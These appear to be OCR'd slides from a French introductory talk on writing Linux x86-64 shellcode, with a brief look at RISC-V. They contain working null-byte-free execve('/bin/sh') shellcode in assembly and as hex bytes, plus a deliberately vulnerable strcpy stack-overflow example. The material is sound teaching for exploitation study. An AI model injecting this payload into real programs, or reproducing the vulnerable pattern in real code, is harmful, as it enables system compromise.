TEAM FRANCE


# Writing shellcodes for dummies

Introduction au shellcoding

@voydstack

TEAM FRANCE

???


\x48\x31\xf6\x56\x5a\x56\x48\xbf\x2f\x62
\x69\x6e\x2f\x2f\x73\x68\x57\x48\x89\xe7
\x6a\x3b\x58\x0f\x05



user@workstation:~$ id
uid=1000(user) gid=1000(user) groups=1000(user)

**Définition:** Un shellcode est une chaîne de caractères qui représente un **code binaire exécutable**.

**(Source: Wikipédia)**

TEAM FRANCE

```
bits 64
section .text
global _start

_start:

    ; execve("/bin/sh", NULL, NULL)

    xor rsi, rsi
    push rsi
    pop rdx

    push rsi
    mov rdi, 0x68732f2f6e69622f ; /bin//sh
    push rdi
    mov rdi, rsp

    push 0x3b
    pop rax ; SYS_execve
    syscall
```




assemblage

```
Disassembly of section .text:

0000000000401000 <_start>:
  401000:       48 31 f6                xor    rsi,rsi
  401003:       56                      push   rsi
  401004:       5a                      pop    rdx
  401005:       56                      push   rsi
  401006:       48 bf 2f 62 69 6e 2f    movabs rdi,0x68732f2f6e69622f
  40100d:       2f 73 68
  401010:       57                      push   rdi
  401011:       48 89 e7                mov    rdi,rsp
  401014:       6a 3b                   push   0x3b
  401016:       58                      pop    rax
  401017:       0f 05                   syscall
```

```
\x48\x31\xf6\x56\x5a\x56\x48\xbf\x2f\x62
\x69\x6e\x2f\x2f\x73\x68\x57\x48\x89\xe7
\x6a\x3b\x58\x0f\x05
```

TEAM FRANCE

# Un shellcode va être propre à:




Une architecture CPU
(x86, x64, ARM, ...)

nécessite des instructions machines valides pour le processeur

Un système d'exploitation

les appels systèmes ne sont pas implémentés de la même manière

TEAM FRANCE

## Ok, mais à quoi ça sert ?

- **Obtenir un shell** (distant ou non) sur une machine
  - en réalité on peut faire ce que l'on veut

- Nécessite de pouvoir faire **exécuter arbitrairement du code** à un programme
  - Via l'exploitation d'une vulnérabilité de corruption de mémoire
    - Stack Buffer Overflow
    - Use After Free
    - Heap Buffer Overflow
    - ...


- Le shellcode dispose alors du **même niveau de privilèges** que le programme corrompu

TEAM FRANCE

# Stack Buffer Overflow 101

```c
int main(int argc, char **argv) {
    char buffer[0x20];

    strcpy(buffer, argv[1]); // Buffer Overflow

    return 0;
}
```

# Stack Buffer Overflow 101




Nécessite que la pile soit **RWX**

Source: https://beta.hackndo.com/buffer-overflow/

# Pourquoi en écrire ?

- **Comprendre** comment sont faits les shellcodes
  - et ne pas les copier / coller bêtement
- **Débugger** plus facilement un exploit / être plus autonome
- **Et pourquoi pas ?**
  - Introduction au langage d'assemblage
  - Découverte de nouvelles architectures CPU
  - Pour le fun!


TEAM FRANCE

# Et comment on fait ?

- **Quelques outils nécessaires:**
  - Un assembleur (**as, gcc, nasm**)
  - La suite **binutils** (**objdump, objcopy, ...**)
  - Un debugger (**gdb**)
  - Un éditeur de texte
  - De la patience

- Valable pour Linux, mais outils similaires sous Windows

# Le coeur d’un shellcode: les appels systèmes




Source: https://www.linuxbnb.net/home/adding-a-system-call-to-linux-arm-architecture/

# Exemple: lecture simpliste d’un fichier

```c
int main(int argc, char **argv) {
    char buffer[0x100] = {0};

    int filefd = open("/etc/passwd", O_RDONLY);
    ssize_t count = read(filefd, buffer, sizeof buffer - 1);
    write(STDOUT_FILENO, buffer, count);

    close(filefd);

    return 0;
}
```

```
user@workstation:~$ strace ./readfile

---SNIP---

openat(AT_FDCWD, "/etc/passwd", O_RDONLY) = 3
read(3, "root:x:0:0:root:/root:/bin/bash\n"..., 255) = 255
write(1, "root:x:0:0:root:/root:/bin/bash\n"..., 255) = 255
close(3)

---SNIP---
```

TEAM FRANCE

# L’instruction syscall

```
bits 64
section .text
global _start

_start:

    ; execve("/bin/sh", NULL, NULL)

    xor rsi, rsi
    push rsi
    pop rdx

    push rsi
    mov rdi, 0x68732f2f6e69622f ; /bin//sh
    push rdi
    mov rdi, rsp

    push 0x3b
    pop rax ; SYS_execve
    syscall
```

TEAM FRANCE

# Convention d’appel pour Linux x64

| %rax | System call | %rdi | %rsi | %rdx | %r10 | %r8 |
|---|---|---|---|---|---|---|
| 0 | sys_read | unsigned int fd | char *buf | size_t count | | |
| 1 | sys_write | unsigned int fd | const char *buf | size_t count | | |
| 2 | sys_open | const char *filename | int flags | int mode | | |
| 3 | sys_close | unsigned int fd | | | | |
| 4 | sys_stat | const char *filename | struct stat *statbuf | | | |
| 5 | sys_fstat | unsigned int fd | struct stat *statbuf | | | |
| 6 | sys_lstat | fconst char *filename | struct stat *statbuf | | | |
| 7 | sys_poll | struct poll_fd *ufds | unsigned int nfds | long timeout_msecs | | |
| 8 | sys_lseek | unsigned int fd | off_t offset | unsigned int origin | | |
| 9 | sys_mmap | unsigned long addr | unsigned long len | unsigned long prot | unsigned long flags | unsigned long fd |

Source: https://github.com/Hackndo/misc/blob/master/syscalls64.md

TEAM FRANCE

# Exécution d'un shell !

```
bits 64
section .text
global _start

_start:

    ; execve("/bin/sh", NULL, NULL)

    mov rdi, 0x68732f6e69622f ; /bin/sh
    push rdi
    mov rdi, rsp ; rdi = "/bin/sh"

    mov rsi, 0x0 ; rsi = 0x0
    mov rdx, 0x0 ; rdx = 0x0

    mov rax, 0x3b ; rax = 59 = SYS_execve
    syscall
```

On souhaite exécuter **`execve("/bin/sh", NULL, NULL)`**

| %rax | System call | %rdi | %rsi | %rdx |
|---|---|---|---|---|
| 59 | sys_execve | const char *filename | const char *const argv[] | const char *const envp[] |

**`rax = SYS_execve = 0x3b = 59`**
**`rdi = "/bin/sh"`**
**`rsi = NULL`**
**`rdx = NULL`**

# Exécution d’un shell !

```
bits 64
section .text
global _start

_start:

    ; execve("/bin/sh", NULL, NULL)

    mov rdi, 0x68732f6e69622f ; /bin/sh
    push rdi
    mov rdi, rsp ; rdi = "/bin/sh"

    mov rsi, 0x0 ; rsi = 0x0
    mov rdx, 0x0 ; rdx = 0x0

    mov rax, 0x3b ; rax = 59 = SYS_execve
    syscall
```

```
nasm -f elf64 shellcode.asm -o shellcode.o
ld shellcode.o -o shellcode
objdump -d -Mintel ./shellcode
```

```
Disassembly of section .text:

0000000000401000 <_start>:
  401000:       48 bf 2f 62 69 6e 2f    movabs rdi,0x68732f6e69622f
  401007:       73 68 00
  40100a:       57                      push   rdi
  40100b:       48 89 e7                mov    rdi,rsp
  40100e:       be 00 00 00 00          mov    esi,0x0
  401013:       ba 00 00 00 00          mov    edx,0x0
  401018:       b8 3b 00 00 00          mov    eax,0x3b
  40101d:       0f 05                   syscall
```

TEAM FRANCE

# Exécution d’un shell !

```
user@workstation:~$ ./shellcode
$ id
uid=1000(user) gid=1000(user) groups=1000(user)
```

```
user@workstation:~$ strace ./shellcode

---SNIP---

execve("/bin/sh", NULL, NULL) = 0

---SNIP---
```

TEAM FRANCE

# Et avec notre programme vulnérable ?


```c
int main(int argc, char **argv) {
    char buffer[0x20];

    strcpy(buffer, argv[1]); // Buffer Overflow

    return 0;
}
```

```
char *strcpy(char *dest, const char *src);
```

The strcpy() function copies the string pointed to by src, including the terminating null byte ('\0'), to the buffer pointed to by dest.

| H | A | C | K | \0 |
|---|---|---|---|---|

```
Disassembly of section .text:

0000000000401000 <_start>:
  401000:       48 bf 2f 62 69 6e 2f    movabs rdi,0x68732f6e69622f
  401007:       73 68 00
  40100a:       57                      push   rdi
  40100b:       48 89 e7                mov    rdi,rsp
  40100e:       be 00 00 00 00          mov    esi,0x0
  401013:       ba 00 00 00 00          mov    edx,0x0
  401018:       b8 3b 00 00 00          mov    eax,0x3b
  40101d:       0f 05                   syscall
```



lol not even close

```
Disassembly of section .text:

0000000000401000 <_start>:
  401000:       48 bf 2f 62 69 6e 2f    movabs rdi,0x68732f6e69622f
  401007:       73 68 00
  40100a:       57                      push   rdi
  40100b:       48 89 e7                mov    rdi,rsp
  40100e:       be 00 00 00 00          mov    esi,0x0
  401013:       ba 00 00 00 00          mov    edx,0x0
  401018:       b8 3b 00 00 00          mov    eax,0x3b
  40101d:       0f 05                   syscall
```


- $X \oplus X = 0$
- $X - X = 0$
- $X \bmod X = 0$

D’autres moyens pour mettre un registre à 0 ?


```
Disassembly of section .text:

0000000000401000 <_start>:
  401000:       48 bf 2f 62 69 6e 2f    movabs rdi,0x68732f6e69622f
  401007:       73 68 00
  40100a:       57                      push   rdi
  40100b:       48 89 e7                mov    rdi,rsp
  40100e:       48 31 f6                xor    rsi,rsi
  401011:       48 31 d2                xor    rdx,rdx
  401014:       b8 3b 00 00 00          mov    eax,0x3b
  401019:       0f 05                   syscall
```

```
user@workstation:~$ ./shellcode
$ id
uid=1000(user) gid=1000(user) groups=1000(user)
```


```
Disassembly of section .text:

0000000000401000 <_start>:
  401000:       48 bf 2f 62 69 6e 2f    movabs rdi,0x68732f6e69622f
  401007:       73 68 00
  40100a:       57                      push   rdi
  40100b:       48 89 e7                mov    rdi,rsp
  40100e:       48 31 f6                xor    rsi,rsi
  401011:       48 31 d2                xor    rdx,rdx
  401014:       b8 3b 00 00 00          mov    eax,0x3b
  401019:       0f 05                   syscall
```



```
Disassembly of section .text:

0000000000401000 <_start>:
  401000:       48 bf 2f 62 69 6e 2f    movabs rdi,0x68732f6e69622f
  401007:       73 68 00
  40100a:       57                      push   rdi
  40100b:       48 89 e7                mov    rdi,rsp
  40100e:       48 31 f6                xor    rsi,rsi
  401011:       48 31 d2                xor    rdx,rdx
  401014:       b8 3b 00 00 00          mov    eax,0x3b
  401019:       0f 05                   syscall
```




```
Disassembly of section .text:

0000000000401000 <_start>:
  401000:       48 bf 2f 62 69 6e 2f    movabs rdi,0x68732f6e69622f
  401007:       73 68 00
  40100a:       57                      push   rdi
  40100b:       48 89 e7                mov    rdi,rsp
  40100e:       48 31 f6                xor    rsi,rsi
  401011:       48 31 d2                xor    rdx,rdx
  401014:       b8 3b 00 00 00          mov    eax,0x3b
  401019:       0f 05                   syscall
```




TEAM FRANCE


```
bits 64
section .text
global _start

_start:

        ; execve("/bin/sh", NULL, NULL)

        xor rsi, rsi ; rsi = 0x0
        xor rdx, rdx ; rdx = 0x0

        push rdx

        mov rdi, 0x68732f2f6e69622f ; /bin//sh
        push rdi
        mov rdi, rsp ; rdi = "/bin//sh"

        mov rax, 0x3b ; rax = 59 = SYS_execve
        syscall
```



```
Disassembly of section .text:

0000000000401000 <_start>:
  401000:       48 31 f6                xor    rsi,rsi
  401003:       48 31 d2                xor    rdx,rdx
  401006:       52                      push   rdx
  401007:       48 bf 2f 62 69 6e 2f    movabs rdi,0x68732f2f6e69622f
  40100e:       2f 73 68
  401011:       57                      push   rdi
  401012:       48 89 e7                mov    rdi,rsp
  401015:       b8 3b 00 00 00          mov    eax,0x3b
  40101a:       0f 05                   syscall
```



```
Disassembly of section .text:

0000000000401000 <_start>:
  401000:       48 31 f6                xor    rsi,rsi
  401003:       48 31 d2                xor    rdx,rdx
  401006:       52                      push   rdx
  401007:       48 bf 2f 62 69 6e 2f    movabs rdi,0x68732f2f6e69622f
  40100e:       2f 73 68
  401011:       57                      push   rdi
  401012:       48 89 e7                mov    rdi,rsp
  401015:       b8 3b 00 00 00          mov    eax,0x3b
  40101a:       0f 05                   syscall
```



```
Disassembly of section .text:

0000000000401000 <_start>:
  401000:       48 31 f6                xor    rsi,rsi
  401003:       48 31 d2                xor    rdx,rdx
  401006:       52                      push   rdx
  401007:       48 bf 2f 62 69 6e 2f    movabs rdi,0x68732f2f6e69622f
  40100e:       2f 73 68
  401011:       57                      push   rdi
  401012:       48 89 e7                mov    rdi,rsp
  401015:       b8 3b 00 00 00          mov    eax,0x3b
  40101a:       0f 05                   syscall
```

| eax | | | |
|---|---|---|---|
| 16 octets | | ax | |
| 8 octets | 8 octets | ah | al |

| | | | |
|---|---|---|---|
| 0x00 | 0x00 | 0x00 | 0x3b |

```
bits 64
section .text
global _start

_start:

        ; execve("/bin/sh", NULL, NULL)

        xor rsi, rsi ; rsi = 0x0
        xor rdx, rdx ; rdx = 0x0

        push rdx

        mov rdi, 0x68732f2f6e69622f ; /bin//sh
        push rdi
        mov rdi, rsp ; rdi = "/bin//sh"

        xor rax, rax
        mov al, 0x3b ; rax = 0x3b
        syscall
```

| eax | | | |
|---|---|---|---|
| 16 octets | | ax | |
| 8 octets | 8 octets | ah | al |

| | | | |
|---|---|---|---|
| 0x00 | 0x00 | 0x00 | 0x3b |

TEAM FRANCE

```
Disassembly of section .text:

0000000000401000 <_start>:
  401000:       48 31 f6                xor    rsi,rsi
  401003:       48 31 d2                xor    rdx,rdx
  401006:       52                      push   rdx
  401007:       48 bf 2f 62 69 6e 2f    movabs rdi,0x68732f2f6e69622f
  40100e:       2f 73 68
  401011:       57                      push   rdi
  401012:       48 89 e7                mov    rdi,rsp
  401015:       48 31 c0                xor    rax,rax
  401018:       b0 3b                   mov    al,0x3b
  40101a:       0f 05                   syscall
```

naild it

TEAM FRANCE

# Fonctions usuelles

| Fonction | Caractère de fin d'entrée |
|---|---|
| **strcpy**, **strncpy**, … | **\0** (octet nul) |
| **read**, **gets**, **fgets**, … | **\n** (retour à la ligne) |
| **scanf("%s", buffer);** | **\x20** (espace) |

## Comment écrire un shellcode “universel” ?

- **Indépendant du contexte d’exécution**
  - Ne doit pas se baser sur la valeur d’un registre / variables globales / éléments initialement présents sur la pile / etc…
  - Doit pouvoir fonctionner n’importe où, n’importe quand


- Ne contient pas de **caractères interdits** dans une entrée utilisateur

- **Le plus court possible**
  - Plusieurs techniques possibles

# Cas particuliers: RISC-V et l'instruction ecall

- Permet d'effectuer un **appel système**
  - Donc essentielle au shellcode
- Ne prend **pas d'opérandes**
  - **On ne peut pas modifier l'encodage** de l'instruction

```
Disassembly of section .text:

0000000000010078 <_start>:
   10078:       00000073                ecall
```




TEAM FRANCE

# Cas particuliers: RISC-V et l'instruction ecall

- En général, on se situe dans une zone mémoire **RWX**
  - On peut toujours modifier son contenu
- Et si on **modifiait notre shellcode à l'exécution** avec notre shellcode !
- Problème: Il faut obtenir **l'adresse de notre shellcode**


# Obtenir l'adresse du shellcode

```
call X
  ⇔
ra = pc + 4
pc = pc + X
```




# Obtenir l'adresse du shellcode


```
.section .text
.global _start

_start:
    c.j X
    Y:
       # Notre shellcode

    X:
        call Y # ra = X + 4 = Z
```



